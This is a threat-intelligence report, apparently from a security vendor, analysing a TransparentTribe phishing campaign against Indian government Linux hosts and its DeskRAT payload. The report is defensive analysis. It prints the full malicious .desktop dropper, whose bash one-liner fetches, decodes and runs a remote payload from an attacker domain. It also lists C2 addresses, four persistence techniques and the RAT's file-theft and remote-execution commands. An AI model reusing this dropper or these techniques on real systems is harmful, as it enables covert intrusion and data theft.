
Unknown Title

⋮ 10/23/2025



This post was originally distributed as a private FLINT report to our customers on 14 October 2025. It contains a complete list of IOCs, YARA rules, and a chapter dedicated to detection and hunting opportunities specific to this infection chain.

Context

In July 2025, CYFIRMA reported a phishing campaign attributed to **TransparentTribe**(also known as **APT36** or **Operation C-Major**) **targeting Linux-based operating systems of Indian governement entities** with activity traced back to June 2025. TransparentTribe is a Pakistani-nexus intrusion set known to be active since at least 2013 and carrying out **cyber espionage operations** to support Pakistan military and strategic interests.

Since the initial report, some researchers, including SinghSoodeep via X, have published indicators related to this activity. To track the evolution of this operation, the Threat Detection & Research (TDR) Team implemented several YARA rules. In August and September 2025, **Sekoia.io YARA Trackers** matched new samples, representing an updated infection chain ultimately delivering a Golang-based RAT which we dubbed **DeskRAT**. At that time, these results were only found on the PolySwarm platform and were not known by other editors we are dealing with.

This report presents our current insights of the new methods deployed by TransparentTribe in this campaign based on our own investigation.

Infection chain overview

Based on our analysis of the latest indicators as of September 2025, the following figure provides an overview of the infection chain:




Figure 1 – Infection chain leading to the installation of DeskRAT

Although we did not obtain the original phishing email, we assess that it contained an URL redirecting to a ZIP archive hosted on a staging server. This ZIP archive contains a DESKTOP file embedding malicious commands. Upon user execution, the file runs a Bash one-liner that:

- Downloads a TXT file containing a base64-encoded binary payload from a staging server
- Decodes, writes, and executes the final payload in `/tmp/`
- Opens a decoy PDF document hosted on a staging server, using Firefox to display it automatically to the user

The final payload has been dubbed **DeskRAT** based on its delivery and execution mechanism, which leverages a DESKTOP file. Once executed, it establishes command and control communications over WebSocket. In the following section of this report, we will analyze in detail the various stages of the infection chain.

Technical analysis

Delivery ZIP archive

In this campaign, it appears that the initial vector was always a phishing email. In June 2025, phishing emails containing a ZIP archive as an attachment. In some instances, the ZIP archive was not included directly but was shared via an URL linked to legitimate third-party cloud services, such as Google Drive. This delivery stage has since shifted to a dedicated staging server which hosts the ZIP files.

Dropper DESKTOP file

For this part, our analysis is based on a ZIP file called `MoM_regarding_Defence_Sectors_by_Secy_Defence_25_Sep_2025.zip` (MD5: `4c56fedd177108a8849cec423f020625`). Here, the DESKTOP file extracted from the archive is called `MoM_regarding_Defence_Sectors_by_Secy_Defence_25 Sep_2025.desktop`, and its content is as follows (some parts have been decoded in base64):

```
# --- BEGIN EMBEDDED ICON DATA ---
# [MANY COMMENTED LINES FOR A PNG FILE]
# --- END EMBEDDED ICON DATA ---

[Desktop Entry]
Name=MoM_regarding_Defence_Sectors_by_Secy_Defence_25_Sep_2025
Exec=bash -c
'KYFMmb="/tmp/MoM_regarding_Defence_Sectors_by_Secy_Defence_25_Sep_2025-$(date
+%s)"; EXrWmJ="$(echo Szqura="--fail --location --show-error"; curl ${Szqura}
"https://modgovindia[.]com/download.php?file=Gimpfile.txt" | xxd -r -p |
base64 -d)"; eval "$EXrWmJ" > "$KYFMmb" && chmod +x "$KYFMmb" && "$KYFMmb" &
MmggTQ="$(echo firefox --new-window
"https://modgovindia[.]com/CDS_Directive_Armed_Forces.pdf" | base64 -d)";
eval "$MmggTQ" &'
Terminal=false
Type=Application
Icon=application-pdf
Categories=Utility;
X-GNOME-Autostart-enabled=true
X-AppImage-Integrate=false

# --- BEGIN EMBEDDED ICON DATA ---
# [MANY COMMENTED LINES FOR A PNG FILE]
# --- END EMBEDDED ICON DATA ---
```

Placing the `[Desktop Entry]` section between two blocks of commented embedded PNG data “hides” the malicious code. Since the PNG data spans several thousand lines, a user opening the file may not

immediately notice the embedded commands. The Bash commands implement a multi-stage payload delivery mechanism in a one-liner Bash command.

Its actions are as follows:

- Generates a unique filename in `/tmp/` using the format `<filename>_2025-<timestamp>`
- Downloads the file `Gimpfile.txt` from a remote staging server using `curl`. In earlier versions, the file containing the payload is downloaded not from a staging server, but from a shared Google Drive link.
- Decodes the downloaded content by:
  - Converting hexadecimal to binary with `xxd -r -p`
  - Decoding the resulting data from Base64
- Executes the decoded payload via `eval`, redirects the result to the generated file in `/tmp/`, sets executable permissions and runs the file in background
- Simultaneously, executes firefox to display a decoy PDF file using `firefox --new-window "https://modgovindia[.]com/CDS Directive Armed Forces.pdf"` via `eval`.

The remaining fields in the Desktop Entry are configured to increase stealth and legitimacy: the application is set to run without a terminal window, is presented with a PDF icon to appear benign, categorized as a utility, and is configured to autostart in GNOME environments.

According to CYFIRMA, this execution chain appears to be designed to target BOSS operating systems. This OS was endorsed by the Government of India for adoption and implementation. To validate this execution chain, we obtained the Desktop-edition ISO of the Bharat Operating System Solutions (BOSS) distribution.

After unpacking the malicious ZIP archive, we launched the DESKTOP file. On this Debian-based system, execution isn't automatic. Instead, a dialog box appears warning that the file is an executable. It is likely that this behaviour is the same on other versions.




Figure 2 – Execution pop-up of a DESKTOP file on a BOSS Desktop distribution

It is worth noting that the `xxd` command is not installed by default on this distribution, which could completely break the execution chain. This design choice is difficult to understand, especially considering that the rest of the execution chain relies solely on built-in Linux commands (such as `eval`, `echo`, *etc*).

Final payload: DeskRAT

We initiated our investigation by analyzing the sample with MD5 hash `3563518ef8389c7c7ac2a80984a2c4cd`. Our analysis revealed additional payloads sharing similar structures but exhibiting different functionalities. This suggests that the campaign has likely already evolved.

DeskRAT

The final payload is a RAT developed in Golang. There are quite a few things noteworthy before detailing its capabilities.

First, there are some paths (such as `/home/boss/Desktop/tgtfile/main_obfuscated_enhanced.go`) that seem to indicate a link with BOSS linux, and while the name suggest some obfuscation, this sample is not obfuscated, and the function name detailed latter are the real function name.
A second observation is that the malware development was probably assisted by LLM: the function names are very uniform, and they seems to be the implementation of instruction such as: “List evasion technique for linux, and then implement those in GOLANG”.

```
main.___implement_memory_protection();
main.___calculate_activation_delay();
main.___evasion_dummy_check_1();
main.___evasion_dummy_check_2();
main.___evasion_dummy_check_3();
main.___evasion_perform_dummy_computation();
main.___garbage_computation_2();
main.___execute_polymorphic_routine();
main.___garbage_string_operations();
main.___garbage_math_operations();
main.___linux_polymorphic_behavior();
main.___simulate_systemd_operations();
main.___linux_kernel_module_simulation();
main.___linux_memory_subsystem_simulation();
main.___sophisticated_environment_analysis();
main.___perform_decoy_operations();
main.___advanced_sandbox_evasion()
main.___perform_maintenance_simulation();
main.___linux_advanced_environment_simulation();
main.___linux_advanced_steganography();
main.___linux_advanced_junk_operations();
```

All of those functions are called in succession in the `Main` of the sample (multiple times for some). And while the functions do what their names implies, when they modify or compute data, those are never used by the program, and the “advanced” or “sophisticated” are a bit of an overstatement.

Somewhere In the middle of those fodder functions, the malware check for command line arguments:

Flag	Function Called	Actual Behavior
`--hidden`	`RunInStealthMode()`	Creates with permission `0x442`: `$HOME/.config/system-backup/client.log`
`--background`	`RunInStealthMode()`	**But does nothing** because the function checks for the flag `--hidden` before doing anything
(none)	`InstallPersistenceFeatures()`	Full persistence installation

The `InstallPersistenceFeatures` is composed with 4 different persistence technique (file template will be added in annexe):

- `CreateSystemdServiceUnit` will create a service using a basic unit template
- `AddToCrontabScheduler` will add a cron job starting the sample every minutes
- `CreateAutostartDesktopFile` will create `$HOME/.config/autostart/system-backup.desktop`

- `CreateBashStartupScript` writes a bash script `$HOME/.config/system-backup/startup.sh`, and adds a line in `.bashrc` that checks if the bash script exists, and then executes it.

Those four persistence methods are specific to the Linux environment.

In any case, the function `NewClientInstance()` will be called to instantiate a client. After calling again some fodder function, `EstablishConnection()` will establish communication with the C2 leveraging the Gorilla WebSocket library. The samples contains 3 C2 url, encoded in base64, it will try them in succession until one respond, or all fail three times:

- `ws://147.93.155[.]118:8080/ws`
- `ws://newforsomething[.]rest:8080/ws`
- `ws://seeconnectionalive[.]website:8080/ws`

DeskRAT communicates on an insecure WebSocket. The first JSON message sent to the websocket contains some fingerprinting information:

```
{
  "type": "heartbeat",
  "timestamp": time,
  "data": {
    "system_time": time,
    "uptime": time,
    "memory_usage": 512.5,                //real mem usage
    "cpu_usage": 25.12,                   //Random value:
math_rand_Float64() * 100.0
    "network_active": boolean,
    "user_active": boolean,
    "sequence": 0,
    "client_id": "",                      // uuid
    "office_version": "16.0.10827.20138",  // Fake Office version
    "office_install_date": "Current date", // Fake install date
    "chrome_version": "118.0.5993.88",     // Fake Chrome version
    "chrome_profile_count": 1             // Fake profile count
  }
}
```

We can already notice a few unusual things in this message. First the office related data is hardcoded, and is obviously junk data since the malware targets Linux. The Chrome related data is also bogus and hardcoded. The CPU usage is just a random generated number.

This is unclear if those fake data are to pass as inconspicuous traffic, or an unknown different reason.

Commands:

Command	Function
`ping`	Sends a JSON message containing `pong` + a timestamp
`heartbeat`	Sends a JSON message containing `heartbeat_response` + a timestamp
`browse_files`	Sends the directory listing
`start_collection`	Search for file with extension: bmp, doc, gif, jpg, odp, ods, odt, pdf, png, ppt, rar, tar, txt, xls, zip, css, exe, htm, mjs, pdf, png, svg, xml. Every file under 100MB that matches, will be sent over the websocket.
`upload_execute`	Drop a file under a given name and a given path, and execute it. It checks for the extension of the file: For .py : `exec.Command("python", filePath)` For .sh : `exec.Command("sh", filePath)` For .desktop : `exec.Command("xdg-open", filePath)` Else `exec.Command(filePath)`

Once again, we can notice some redundancy in the commands; `ping` and `heartbeat` return the same data, the only difference is the value for the JSON key type.

DeskRAT C2

DeskRAT's C2 servers are named as **stealth servers**. In this context, a stealth server refers to a name server that does not appear in any publicly visible NS records for the associated domain. Upon execution, DeskRAT establishes a WebSocket connection to the `/ws` endpoint on port `8080`. All identified C2 servers also serve an authentication page at the `/login` endpoint, as shown below:




Figure 3 – Screenshot of `http://seeconnectionalive[.]website:8080/login`

Here, the C2 are presented as Advanced Client Monitoring & File Management System. This tool appears to be specific to TransparentTribe, as no evidence of similar code has been found in open sources.

We also observed that the `/static/js` and `/static/css` endpoints are accessible. These directories contain JavaScript and CSS files used by the interface. Analysis of these files shows that `/static/dashboard.js` provides centralized and real-time command and monitoring across all infected hosts, while `/static/remote_access.js` enables interactive control and post-exploitation activities on individual endpoints.

The following figure is an example of a local rendering of the JS and CSS files to an authenticated user on the interface:




Figure 4 – Visualisation of `/dashboard` with artificial data

The interface implements the primary command-and-control operator interface for managing compromised endpoints (here, called clients). Its functionalities include:

- **Real-time client management**: Establishes a persistent WebSocket connection to the server to receive live updates about client status, system metadata (ID, status, IP, user, OS, location, last seen, collected files) and operational events (heartbeat, collection, execution results).

- **Client monitoring**: Aggregates and displays key statistics such as the total number of clients, online agents, and number of files collected.
- **Operational control**: Operators can trigger core functions per client, including remote file collection and launching remote access sessions. The UI reflects operation progress (*e.g.*, collection ongoing/completed)
- **Fallback**: If the WebSocket connection is lost, the dashboard will auto-reconnect and also attempt periodic API polling to maintain continuity of client data.
- **File operations**: Presents file system information per client, supports file browsing, upload, execution, and delivers output/results to the operator.
- **Remote access**: Enables opening of a remote interactive session (described after) with a compromised host for post-exploitation activities.

